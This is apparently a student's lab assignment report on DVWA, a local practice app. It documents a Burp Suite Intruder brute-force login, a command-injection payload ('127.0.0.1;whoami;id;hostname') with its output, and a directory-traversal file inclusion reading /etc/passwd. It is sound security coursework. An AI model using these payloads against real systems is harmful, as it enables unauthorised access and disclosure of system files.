

DVWA Practical

Assignment 2 Answer Script

Topic: Brute Force, Command Injection, and File Inclusion

Student Name	Md.Mahir Ettesaf
Student ID	2023200000147
Course	Basic Cyber Security / Web Security Lab
Submission Type	Practical Assignment 2

Selected topics covered: Brute Force Attack, Command Injection, and File Inclusion.

Question Summary

Perform selected DVWA practical operations and prepare a structured Assignment 2 answer script. This submission covers three topics from the final DVWA project: Brute Force Attack, Command Injection, and File Inclusion. Burp Suite and browser-based PoC screenshots are included after each answer part.

1. Brute Force Attack

Answer:

The DVWA Brute Force module was opened on low security level. The login request was captured in Burp Suite and sent to Intruder. The username and password parameters were marked as payload positions. Different Intruder attack types were tested, including Sniper, Battering Ram, Pitchfork, and Cluster Bomb. Payload lists were added and the responses were compared using status code, response count, and length. The successful credential was identified as admin / 1234, and the DVWA page displayed a successful login message.

Target URL:

`http://localhost/DVWA/vulnerabilities/brute/`

Main parameters tested:

`username=admin`
`password=1234`
`Login=Login`


Burp Suite Intruder attack types used:

Sniper
Battering Ram
Pitchfork
Cluster Bomb

PoC: Burp Suite Intruder payload positions, payload lists, result tables, and successful DVWA Brute Force login are shown below.

Capture filter: Capturing all items							
View filter: Showing all items							
Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
3	1234	200	6			5105	
4	4321	200	10			5063	
2	test	200	11			5063	
0		200	18			5063	
1	admin	200	9			5062	

PoC 3: Sniper attack result table with response lengths.



PoC 4: Successful Brute Force login proof in DVWA.

? Battering ram attack ▶ Start attack

Target ☒ Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```

1 GET /DVWA/vulnerabilities/brute/?username=$test$&password=
  $test$&Login=Login HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
  Gecko/20100101 Firefox/140.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
  0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer:
  http://localhost/DVWA/vulnerabilities/brute/?username=admin&
  password=1234&Login=Login
9 Cookie: security=low; PHPSESSID=
  e9b02952d23ce65ffe68dd057b6ea9b7
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
  
```

? ⚙️ ← → 2 highlights | 2 payload positions | Length: 566

PoC 5: Battering Ram attack request with two payload positions.

\$ Payloads

⌕ Resource pool

⚙️ Settings

⚙️

Payloads

Payload position:

Payload type:

Payload count: 4

Request count: 4

Payload configuration

This payload type lets you configure a simple strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Add from list... [Pro version only]

admin
pass
root
test

Enter a new item

Payload processing

Event log All issues

PoC 6: Battering Ram payload list.

Request	Payload	Status code	Response ...	Error	Timeout	Length ^	Comment
1	admin	200	9			5062	
3	root	200	3			5062	
0		200	12			5063	
2	pass	200	28			5063	
4	test	200	4			5063	

PoC 7: Battering Ram Intruder results.

?

Pitchfork attack

▼

▶ Start attack

Target

http://localhost

☒ Update Host header to match target

Positions

Add §

Clear §

Auto §

1

GET /DVWA/vulnerabilities/brute/?username=\$test\$&password=\$test\$&Login=Login HTTP/1.1

2

Host: localhost

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Connection: keep-alive

8

Referer: http://localhost/DVWA/vulnerabilities/brute/?username=admin&password=1234&Login=Login

9

Cookie: security=low; PHPSESSID=e9b02952d23ce65ffe68dd057b6ea9b7

10

Upgrade-Insecure-Requests: 1

11

Priority: u=0, i

12

13

?

⚙

←

→

Search 🔍

2 highlights

2 payload positions

Length: 566

PoC 8: Pitchfork attack request with username and password positions.

Payloads

Payload position: 2 - test

Payload type: Simple list

Payload count: 3

Request count: 3

Payload configuration

This payload type lets you configure a simple strings that are used as payloads.

Paste 1234

Load... pass

Remove root

Clear

Deduplicate

Add Enter a new item

Add from list... [Pro version only]

Payload processing

PoC 9: Pitchfork payload list for username position.

1 3 x +

Payloads

Payload position: 1 - test

Payload type: Simple list

Payload count: 3

Request count: 3

Payload configuration

This payload type lets you configure a simple strings that are used as payloads.

Paste admin

Load... test

Remove root

Clear

Deduplicate

Add Enter a new item

Add from list... [Pro version only]

Payload processing

Event log All issues

PoC 10: Pitchfork payload list for password position.

Request	Payload 1	Payload 2	Status code	Response ...	Error	Timeout	Length ▾	Comment
1	admin	1234	200	0			5105	
0			200	2			5063	
2	test	pass	200	6			5063	
3	root	root	200	4			5062	

PoC 11: Pitchfork result table.

?
Cluster bomb attack
▶ Start attack

Target
☒ Update Host header to match target

Positions
Add §
Clear §
Auto §

1 GET /DVWA/vulnerabilities/brute/?username=~~test~~&password=~~test~~&Login=Login HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://localhost/DVWA/vulnerabilities/brute/?username=admin&password=1234&Login=Login
9 Cookie: security=low; PHPSESSID=e9b02952d23ce65ffe68dd057b6ea9b7
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

PoC 12: Cluster Bomb attack request.

Results

Positions

▼ Capture filter: Capturing all items

● Apply capture filter

▼ View filter: Showing all items

⋮

Request ^	Payload 1	Payload 2	Status code	Response ...	Error	Timeout	Length	Comment
0			200	6			5063	
1	admin	1234	200	3			5105	
2	test	1234	200	4			5063	
3	root	1234	200	26			5062	
4	admin	pass	200	25			5063	
5	test	pass	200	26			5062	
6	root	pass	200	4			5063	
7	admin	root	200	4			5062	
8	test	root	200	24			5063	

Payloads

Resource pool

PoC 15: Cluster Bomb result table showing tested combinations.

2. Command Injection

Answer:

The DVWA Command Injection module was opened and an IP address was entered with additional operating system commands chained using semicolons. The application executed the injected commands and displayed the command output in the browser, proving that the input field was vulnerable to command injection.


Payload used:

```
127.0.0.1;whoami;id;hostname
```

Expected proof:


The ping output is displayed first, followed by command output such as www-data, uid/gid information, and hostname.

PoC: The injected command and returned command output are shown below.



Enter an IP address:

PoC 1: Command injection payload entered in the IP address field.



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.109 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.064 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=1.42 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3075ms  
rtt min/avg/max/mdev = 0.055/0.411/1.417/0.581 ms  
www-data  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
kali
```

PoC 2: Command output returned by the web application.

3. File Inclusion

Answer:

The DVWA File Inclusion module was opened. The page parameter was modified to include a local system file. Directory traversal was used to move outside the web directory and include /etc/passwd. The response displayed Linux system account entries, confirming Local File Inclusion.


Tested parameter:

```
page=../../../../../../etc/passwd
```


Request path:

/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd

PoC: The DVWA File Inclusion page and the Burp request/response showing /etc/passwd content are attached below.



PoC 1: DVWA File Inclusion module opened.



PoC 2: Local File Inclusion response displaying /etc/passwd entries.

Conclusion

Assignment 2 was completed using three selected DVWA topics: Brute Force Attack, Command Injection, and File Inclusion. The attached PoC screenshots prove that the operations were completed successfully inside the local DVWA lab using Burp Suite and browser-based testing.

